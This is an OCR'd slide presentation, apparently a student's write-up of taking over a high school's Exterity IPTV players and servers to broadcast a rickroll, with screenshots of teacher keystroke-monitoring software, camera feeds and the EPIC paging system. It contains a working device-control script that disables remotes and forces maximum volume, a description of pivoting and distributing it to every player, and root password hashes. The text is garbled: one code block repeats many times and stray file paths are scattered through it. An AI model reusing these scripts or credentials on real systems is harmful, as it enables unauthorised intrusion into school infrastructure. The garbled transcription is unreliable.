Date created: 4/10/2018 12:46 PM
Folders: Downloads, Favorites, Links, Music, Pictures, ...
4/13/2018 11:39 AM File folder
4/3/2018 8:47 AM File folder
4/5/2018 2:06 PM File folder
4/11/2018 11:23 AM File folder
4/11/2018 10:49 AM File folder
Date modified: 4/11/2018 10:49 AM
File folder
7:24 AM
Total Students: 47 Selected Students: 1
Viewing:
Desktop
7:24 AM
4/17/2018

Student Keystroke and Application History

Find:

nier a[Right] free 3d models[Enter]
[redacted]@gmaiol.com[Tab][Backspace][Tab][redacted]8432&[Enter]
was


Application: chrome.exe
Time: Wed Jan 22 12:07:13 2020

Application: chrome.exe
Time: Wed Jan 22 12:07:15 2020
[redacted][Backspace][Backspace][Backspace][Backspace]@gmail.com[Enter]
[Backspace][redacted]Backspace][Enter]
[Enter]
[redacted][Right][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace]
[Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace]
[Backspace][Backspace][Backspace][redacted]8432

Application: Windscribe.exe
Time: Wed Jan 22 12:08:36 2020

Application: chrome.exe
Time: Wed Jan 22 12:08:39 2020

Save... Clear... Show All Keystrokes Close


LanSchool Teacher
Demonstrate Monitor Restrict Administer View Help
Show Show Student Vote Testing Run Control View All Snapshot Message Blank Screen Limit Web Limit Apps Limit Print Limit USB Class List
Security Desk Monitoring
1 Door 5 Exterior (C19)
2 VG A131 -> Interior Entrance (A1)
3 A132 Center
4 YAP Hallway E -> W
5 A49 - D102 Cafeteria SE
6 A132 NE
7 YAP Hallway W -> E
8 A45 - D Hallway Courtyard East
9 NE Hallway (A3)
10 VG S Hallway -> A129
11 SE Hallway (A2)
12 SW Hallway (A5)
13 NW Hallway (A4)
Live
Show area view Monitoring (0) Synchronize video Change tile pattern Clear all Open the Vault Show dashboard
8:25 AM
Total Students: 31 Selected Students: 1
Viewing:
8:25 AM

New Discoveries

- All Exterity products run SSH!
- They let you open a shell!
- We can make a payload that runs commands locally!

```
macroMain() {
  # 10:55
  stepSetChannel "rtp://225.25.25.25:5000"
  sendRequest "$jsonSetHDMI"
  sendRequest "$jsonDisableInfrared"
  sendRequest "$jsonSerialPowerOn"
  # 10:55 - 10:58
  mainLoop 180
  # Switch to HDMI again - just in case
  sendRequest "$jsonSetHDMI"
  # 10:58 - 11:07
  mainLoop 540
  # 11:07
  stepRestoreBackup
  sendRequest "$jsonEnableInfrared"
}
```

```
mainLoop() {
  secs=$1
  endTime=$(( $(date +%s) + secs ))
  while [ $(date +%s) -lt $endTime ]; do
    sendRequest "$jsonMaxVolume"
    sendRequest "$jsonSerialPowerOn"
    sleep 10
  done
}
```

Set to rickroll stream

```
macroMain() {
  # 10:55
  stepSetChannel "rtp://225.25.25.25:5000"
  sendRequest "$jsonSetHDMI"
  sendRequest "$jsonDisableInfrared"
  sendRequest "$jsonSerialPowerOn"
  # 10:55 - 10:58
  mainLoop 180
  # Switch to HDMI again - just in case
  sendRequest "$jsonSetHDMI"
  # 10:58 - 11:07
  mainLoop 540
  # 11:07
  stepRestoreBackup
  sendRequest "$jsonEnableInfrared"
}
```

```
mainLoop() {
  secs=$1
  endTime=$(( $(date +%s) + secs ))
  while [ $(date +%s) -lt $endTime ]; do
    sendRequest "$jsonMaxVolume"
    sendRequest "$jsonSerialPowerOn"
    sleep 10
  done
}
```

Set to HDMI

```
macroMain() {
  # 10:55
  stepSetChannel "rtp://225.25.25.25:5000"
  sendRequest "$jsonSetHDMI"
  sendRequest "$jsonDisableInfrared"
  sendRequest "$jsonSerialPowerOn"
  # 10:55 - 10:58
  mainLoop 180
  # Switch to HDMI again - just in case
  sendRequest "$jsonSetHDMI"
  # 10:58 - 11:07
  mainLoop 540
  # 11:07
  stepRestoreBackup
  sendRequest "$jsonEnableInfrared"
}
```

```
mainLoop() {
  secs=$1
  endTime=$(( $(date +%s) + secs ))
  while [ $(date +%s) -lt $endTime ]; do
    sendRequest "$jsonMaxVolume"
    sendRequest "$jsonSerialPowerOn"
    sleep 10
  done
}
```

Disable infrared remotes

```
macroMain() {
  # 10:55
  stepSetChannel "rtp://225.25.25.25:5000"
  sendRequest "$jsonSetHDMI"
  sendRequest "$jsonDisableInfrared"
  sendRequest "$jsonSerialPowerOn"
  # 10:55 - 10:58
  mainLoop 180
  # Switch to HDMI again - just in case
  sendRequest "$jsonSetHDMI"
  # 10:58 - 11:07
  mainLoop 540
  # 11:07
  stepRestoreBackup
  sendRequest "$jsonEnableInfrared"
}
```

```
mainLoop() {
  secs=$1
  endTime=$(( $(date +%s) + secs ))
  while [ $(date +%s) -lt $endTime ]; do
    sendRequest "$jsonMaxVolume"
    sendRequest "$jsonSerialPowerOn"
    sleep 10
  done
}
```

Power on the projector

```
macroMain() {
  # 10:55
  stepSetChannel "rtp://225.25.25.25:5000"
  sendRequest "$jsonSetHDMI"
  sendRequest "$jsonDisableInfrared"
  sendRequest "$jsonSerialPowerOn"
  # 10:55 - 10:58
  mainLoop 180
  # Switch to HDMI again - just in case
  sendRequest "$jsonSetHDMI"
  # 10:58 - 11:07
  mainLoop 540
  # 11:07
  stepRestoreBackup
  sendRequest "$jsonEnableInfrared"
}
```

```
mainLoop() {
  secs=$1
  endTime=$(( $(date +%s) + secs ))
  while [ $(date +%s) -lt $endTime ]; do
    sendRequest "$jsonMaxVolume"
    sendRequest "$jsonSerialPowerOn"
    sleep 10
  done
}
```

Loop “max volume” and “power on”

```
macroMain() {
  # 10:55
  stepSetChannel "rtp://225.25.25.25:5000"
  sendRequest "$jsonSetHDMI"
  sendRequest "$jsonDisableInfrared"
  sendRequest "$jsonSerialPowerOn"
  # 10:55 - 10:58
  mainLoop 180
  # Switch to HDMI again - just in case
  sendRequest "$jsonSetHDMI"
  # 10:58 - 11:07
  mainLoop 540
  # 11:07
  stepRestoreBackup
  sendRequest "$jsonEnableInfrared"
}
```

```
mainLoop() {
  secs=$1
  endTime=$(( $(date +%s) + secs ))
  while [ $(date +%s) -lt $endTime ]; do
    sendRequest "$jsonMaxVolume"
    sendRequest "$jsonSerialPowerOn"
    sleep 10
  done
}
```

Set to HDMI (again)

```
macroMain() {
  # 10:55
  stepSetChannel "rtp://225.25.25.25:5000"
  sendRequest "$jsonSetHDMI"
  sendRequest "$jsonDisableInfrared"
  sendRequest "$jsonSerialPowerOn"
  # 10:55 - 10:58
  mainLoop 180
  # Switch to HDMI again - just in case
  sendRequest "$jsonSetHDMI"
  # 10:58 - 11:07
  mainLoop 540
  # 11:07
  stepRestoreBackup
  sendRequest "$jsonEnableInfrared"
}
```

```
mainLoop() {
  secs=$1
  endTime=$(( $(date +%s) + secs ))
  while [ $(date +%s) -lt $endTime ]; do
    sendRequest "$jsonMaxVolume"
    sendRequest "$jsonSerialPowerOn"
    sleep 10
  done
}
```

Loop “max volume” and “power on”

```
macroMain() {
  # 10:55
  stepSetChannel "rtp://225.25.25.25:5000"
  sendRequest "$jsonSetHDMI"
  sendRequest "$jsonDisableInfrared"
  sendRequest "$jsonSerialPowerOn"
  # 10:55 - 10:58
  mainLoop 180
  # Switch to HDMI again - just in case
  sendRequest "$jsonSetHDMI"
  # 10:58 - 11:07
  mainLoop 540
  # 11:07
  stepRestoreBackup
  sendRequest "$jsonEnableInfrared"
}
```

```
mainLoop() {
  secs=$1
  endTime=$(( $(date +%s) + secs ))
  while [ $(date +%s) -lt $endTime ]; do
    sendRequest "$jsonMaxVolume"
    sendRequest "$jsonSerialPowerOn"
    sleep 10
  done
}
```

Restore previous channel
Re-enable infrared


```
macroMain() {
  # 10:55
  stepSetChannel "rtp://225.25.25.25:5000"
  sendRequest "$jsonSetHDMI"
  sendRequest "$jsonDisableInfrared"
  sendRequest "$jsonSerialPowerOn"
  # 10:55 - 10:58
  mainLoop 180
  # Switch to HDMI again - just in case
  sendRequest "$jsonSetHDMI"
  # 10:58 - 11:07
  mainLoop 540
  # 11:07
  stepRestoreBackup
  sendRequest "$jsonEnableInfrared"
}
```

```
mainLoop() {
  secs=$1
  endTime=$(( $(date +%s) + secs ))
  while [ $(date +%s) -lt $endTime ]; do
    sendRequest "$jsonMaxVolume"
    sendRequest "$jsonSerialPowerOn"
    sleep 10
  done
}
```


Pivoting and Script Distribution

- We maintained a pivot of at least three AvediaPlayers before connecting to the AvediaServer
- From the AvediaServer, we slowly distributed the script to all of the AvediaPlayers that we identified

AvediaPlayer/Stream Priv Esc



AvediaPlayer/Stream Priv Esc



Root Hashes

AvediaPlayer:

```
root:$1$O1/JPE3s$tCMMA6hBT19iyMj/pVw5o1:16514:0:99999:7:::
```

AvediaStream:

```
root:SULKuLtqaI/3c:0:0:root:/root:/bin/ash
```

Go Time!

- Date and time picked for April 30th, 2021, to maximize viewership and minimize disruptions
- We had plenty of time to prepare, test, and stage
- We're ready!
- But at the last minute... we found something new

The EPIC System


- Education Paging and Intercom Communications
- Hallways and classroom speakers
- EPIC server
  - Activate alarms/drills: fire, tornadoes, lockdowns
  - Create and manage bell schedules

- Upload custom audio for bells (ᵔᴗᵔ)



April 27th, 2021

- 3 days before the Big Rick
- We discover the IP ranges for the speakers!
- Default passwords didn't work :(



Thu, Apr 29 2021

WhiteHoodHacker

btw I just downloaded the b1gr1ck payload to 100/106 in the 1st out of 5 parts for targets

Shapes

nice

00:01 damn it I really hoped we could get the PA system too



AUDIO ENHANCEMENT

Add in the appropriate settings (see separate device specific guides for in depth information on each device. The name should be RoomNumber+MS450/250 depending on the device. Driver name is "ms250" or "ms450." Enter the IP of the new device and the username/password as below. TCP control port 12302, Serial GW TCP Port 12303. Check "SIP Enabled" and enter the extension (generally should mirror the room number where possible), check "Speaker Enabled" and enter streaming port 4444. Click "Submit." Any added device will need to be added to a room and zone to receive bells/paging.

If SAFE is enabled, the XD or TLD Enabled button should be checked based on the appropriate device for the school. If using XD, the XD receiver ID must be specified as well. Click "Check Receiver ID" to




Fig. 25




Fig. 24



school

••••••••••

Local

Sign in

Not secure [redacted]

AUDIO ENHANCEMENT EPIC System™ Elk Grove High School

Search

Home

Intercom

Paging

Notification

Alerts

StopAll

Schedule

Maps

First Floor

Second Floor

Zones

Entire School

400 Gym

Fieldhouse

Gym


Hall and Offices

